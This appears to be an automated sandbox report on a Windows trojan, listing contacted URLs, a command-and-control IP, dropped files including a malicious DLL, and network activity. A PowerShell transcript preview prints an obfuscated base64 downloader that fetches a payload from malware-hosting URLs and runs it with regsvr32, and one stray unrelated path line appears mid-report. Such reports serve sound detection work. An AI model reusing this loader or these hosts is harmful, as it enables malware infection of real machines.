http://https://www.pango.co/privacy	svchost.exe, 00000016.00000003.403457617.0000019AC6A19000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403341632.0000019AC6A03000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403309481.0000019AC6A02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403251071.0000019AC65A9000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403390455.0000019AC65A9000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403218435.0000019AC6599000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.320009117.0000000004E31000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 0000000A.00000002.319116790.000001C280013000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000A.00000002.319294757.000001C28003D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 0000000A.00000003.318070878.000001C280061000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.disneyplus.com/legal/your-california-privacy-rights	svchost.exe, 00000016.00000003.409918608.0000019AC655D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jsonsintl.com/	powershell.exe, 00000002.00000002.320849477.00000000051F3000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000000A.00000003.318429966.000001C280040000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000003.318500901.000001C280045000.00000004.00000020.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000002.00000002.320233459.0000000004F75000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000002.320233459.0000000004F75000.00000004.00000800.00020000.00000000.sdmp	false		high
http://digitalkitchen.jp/images/PVn/	powershell.exe, 00000002.00000002.321132873.0000000005289000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://go.micro	powershell.exe, 00000002.00000003.299865395.00000000058F0000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Transit/Stops/	svchost.exe, 0000000A.00000002.319452146.000001C28006A000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000003.317899105.000001C280068000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000000A.00000002.319294757.000001C28003D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000002.00000002.323273907.0000000005E95000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 0000000A.00000003.295522877.000001C280031000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://173.82.82.196/	regsvr32.exe, 00000011.00000003.391637256.0000000000B43000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000011.00000002.504047739.0000000000B43000.00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://crl.ver)	svchost.exe, 00000013.00000002.506283732.000002591240E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000002.436767944.0000019AC6500000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 0000000A.00000003.318429966.000001C280040000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000002.319371007.000001C28005C000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.tiktok.com/legal/report/feedback	svchost.exe, 00000016.00000003.412280147.0000019AC6A02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.412123410.0000019AC659A000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000000A.00000002.319116790.000001C280013000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000002.319294757.000001C28003D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 00000008.00000002.504457787.000001EB54244000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000A.00000002.319333412.000001C28004B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000003.318133437.000001C280049000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 0000000A.00000003.318070878.000001C280061000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000A.00000003.295522877.000001C280031000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 0000000A.00000003.318070878.000001C280061000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000002.320233459.0000000004F75000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://support.hotspotshield.com/	svchost.exe, 00000016.00000003.403457617.0000019AC6A19000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403341632.0000019AC6A03000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403309481.0000019AC6A02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403251071.0000019AC65A9000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403390455.0000019AC65A9000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403218435.0000019AC6599000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://173.82.82.196:8080/	regsvr32.exe, 00000011.00000003.391637256.0000000000B43000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000011.00000002.504047739.0000000000B43000.00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 0000000A.00000002.319371007.000001C28005C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.disneyplus.com/legal/privacy-policy	svchost.exe, 00000016.00000003.409918608.0000019AC655D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://piffl.com/piffl.com/a/	powershell.exe, 00000002.00000002.321132873.0000000005289000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000A.00000002.319371007.000001C28005C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://nakharinitwebhosting.com/HSDYKN1X5GLF/	powershell.exe, 00000002.00000002.321132873.0000000005289000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dynamic.t	svchost.exe, 0000000A.00000003.318133437.000001C280049000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000000A.00000003.318070878.000001C280061000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://disneyplus.com/legal.	svchost.exe, 00000016.00000003.409918608.0000019AC655D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 0000000A.00000003.295522877.000001C280031000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000003.318593022.000001C28003A000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000000A.00000002.319371007.000001C28005C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 00000008.00000002.504457787.000001EB54244000.00000004.00000020.00020000.00000000.sdmp	false		high
http://cmentarz.5v.pl/themes/zalMkTb/	powershell.exe, 00000002.00000002.321132873.0000000005289000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 0000000A.00000003.318070878.000001C280061000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.jsonsintl.com4	powershell.exe, 00000002.00000002.320777939.00000000051DA000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://help.disneyplus.com.	svchost.exe, 00000016.00000003.409918608.0000019AC655D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://%s.dnet.xboxlive.com	svchost.exe, 00000008.00000002.504457787.000001EB54244000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://173.82.82.196:8080/P	regsvr32.exe, 00000011.00000003.391637256.0000000000B43000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000011.00000002.504047739.0000000000B43000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.ditu.live.com/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000A.00000002.319371007.000001C28005C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000000A.00000003.318133437.000001C280049000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
98.142.105.106	jsonsintl.com	United States		33182	DIMENOCUS	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	631940
Start date and time: 23/05/202204:10:44	2022-05-23 04:10:44 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowscmdlinecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.win@26/11@2/4
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 51.3% (good quality ratio 27.5%) • Quality average: 32.8% • Quality standard deviation: 37.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, UpdateNotificationMgr.exe, backgroundTaskHost.exe, UsoClient.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.4.86, 173.222.108.226, 173.222.108.210, 20.223.24.244, 20.49.150.241, 51.11.168.232
- Excluded domains from analysis (whitelisted): a767.dspw65.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, go.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, settings-prod-uks-1.uksouth.cloudapp.azure.com, prod.fs.microsoft.com.akadns.net, atm-settingsfe-prod-geo.trafficmanager.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net, ris.api.iris.microsoft.com, settings-prod-uks-2.uksouth.cloudapp.azure.com, store-images.s-microsoft.com, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
04:12:07	API Interceptor	33x Sleep call for process: powershell.exe modified
04:12:23	API Interceptor	11x Sleep call for process: svchost.exe modified
04:13:11	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x94425ecd, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.2507183390498187
Encrypted:	false
SSDEEP:	384:k+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:bSB2nSB2RSjlK/+mLesOj1J2
MD5:	65096A2375AA8E14CAE26EF5EC5DD857
SHA1:	BE53547488DD940484A11B1A9374EA56B2EC255E
SHA-256:	2F13500A394E9B7CE4C6A432A95AFBCB0D609ECE529B4F6C87418D9722C1832C
SHA-512:	EB4AEAA99D6D27BAE141735571D78D43634EA08F316F1605794FB0B529A1D73684EF407C445FF3457D0AE4573B2CC5DA9B81802A761ABCDA7B5C6F688A42A6D0
Malicious:	false
Preview:	.B^.... .....e.f.3...w.....&.....w.....z..h.(.....3...w.....B.....@..... ....3...w..... ....z.}.....w.M.....z..... .....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476

Malicious:	false
Preview:	MSCF....(.....,.....l.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27...._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....l_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....`._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...l.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	330
Entropy (8bit):	3.1125006849882624
Encrypted:	false
SSDEEP:	6:kKhWL3oJN+SkQlPlEGYRMY9z+4KlDA3RUesJ21:K/kPlE99SNxAhUesE1
MD5:	DCE9A004D946C87E33243DDC0185A034
SHA1:	3AA126D54B78E17FBD45801408CBF163A517E456
SHA-256:	01707486342E26E1D36659B8AEFE27FE5DC4F398469FE7D5805E3FD3DD8BCD02
SHA-512:	004513A584518D66CDB99177C7CF825142FA5F2A540482326107BF810A870BB0385D16D5229127AC8642BBD068D85F2191CD87A3C6185A14F8C96BB4799753E2
Malicious:	false
Preview:	p..... .....i....n..(..... .....3k/"[.....(.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	19912
Entropy (8bit):	5.600422441425159
Encrypted:	false
SSDEEP:	384:FtL15PvT3vVQUlt6fPQzPSBKniulSIBI9YSZraJrSU/ZzPU+Ywf:Da6YI4KiulSoyIrSMqG
MD5:	B1EB76CB3757B18702EE682758B5CA4C
SHA1:	4877F887D66EEBF412B11F5BAD363B2734E10366
SHA-256:	F7C851972C004DE468BB09048AA68F392DB92BABB881D07DF5CD643C43441308
SHA-512:	2A3E517861C1E5154FD05033537FB356DE155A8CBA15BDC92A13FE7716D0905914D02DFE521145899625AEE93BB910C327B1C23D212D933213121F619D247E0E
Malicious:	false
Preview:	@...e.....".....,.....@.....H.....<@.^.L."My...:9..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)k.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.. .....'....L..}.....System.Numerics.4.....Zg5..:O..g..q.....System.Xml..@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].9.....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_skdzzo1y.zp2.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xsngl2rj.jzl.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\ZtMljYx\IKdzfJtQpj.BCP

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158107270371674
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTN0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TsRIvgMSS3AyUrhYu3j
MD5:	12B85FB674E94931DA5BEBDAC764DA9A
SHA1:	9B3925EF9D538E889DAD5F7093CA3C578F9730C9
SHA-256:	4F7092CD881FC00ED017787C704C3D1B221B5B13D9A34539732BFC1EDB8261C5
SHA-512:	5167C98936578940E8A15308776DC10A2C3846C9262D7C189465F7DB1BA49E76DD4B227C8E2AD3ABA37139EE3E65A179B51397BD18362C9DF83D2160523C7EA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d...v{.b....." .....5.....T....@.....P.....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

C:\Users\user\Documents\20220523\PowerShell_transcript.783875.AWzQimiM.20220523041148.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2556
Entropy (8bit):	5.9787753566855635
Encrypted:	false
SSDEEP:	48:BZpvhqoO+VipJ7o/awfYnB33ZCqDYB1ZKVipJ7o/awfYnB334ZZ4:BZlhqN+kpOtYnBHwqDo1ZKkpOtYnBH4U
MD5:	D8DFC73A627F3204CDFD5F543515896C
SHA1:	C74E39E908D6C2287449E0B3D1976A63A43CD6D0
SHA-256:	AB84B79E3ACFEB7B4B5B61A37E0A6ABCFC237CE17899B2E9565AFFC97FA6FD23
SHA-512:	FE89455789F7B060EF973AC5B2659A3F783B62BBB0AF524EBF81983BA23C90DA8DDCDFC45E716068FA51A58DF39171D57ED143812CE640F6D36B9B5744FD64C
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220523041200..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -c &{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1gJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9I

Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBACA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log

Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.162901023900273
Encrypted:	false
SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3zU+P:j+s+v+b+P+m+0+Q+q+D+P
MD5:	904D0EEEFCF574E86B6CE3871C23FBB7
SHA1:	240820BAC480151378FE2F68406A9E65A99835A7
SHA-256:	97C0E96A58A37800CA15149D017E941245D88128683CBD69FC1E2C7B67DD81B5
SHA-512:	F0FF46A2F7AB92E8958A4439E9BE412FB98649B866AF84B490DF3BFAC8367FE981512AD9C399088748027F954B01DCC9CFC5A12FC2C2A8E0119143E967DBDDE4
Malicious:	false
Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. . L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0. 1.:.2.9.:.4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-............-.

C:\Windows\System32\AHWppkeB\tZBUnLQvw.dll (copy)


Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158107270371674
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTN0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TsRIvgMSS3AyUrhYu3j
MD5:	12B85FB674E94931DA5BEBDAC764DA9A
SHA1:	9B3925EF9D538E889DAD5F7093CA3C578F9730C9
SHA-256:	4F7092CD881FC00ED017787C704C3D1B221B5B13D9A34539732BFC1EDB8261C5
SHA-512:	5167C98936578940E8A15308776DC10A2C3846C9262D7C189465F7DB1BA49E76DD4B227C8E2AD3ABA37139EE3E65A179B51397BD18362C9DF83D2160523C7EA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik................PE..d...v{.b.........." ....5...T....@..P.. ....text............................... ..`.rdata..T.... ....@..@.data....7..........................@....pdata.............................@..@.rsrc.............................. @..@.reloc.............................@..B.. ....

Static File Info

⊘ **No static file info**

Network Behavior

Network Port Distribution



Total Packets: 36

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 04:12:14.951395988 CEST	49741	80	192.168.2.3	98.142.105.106
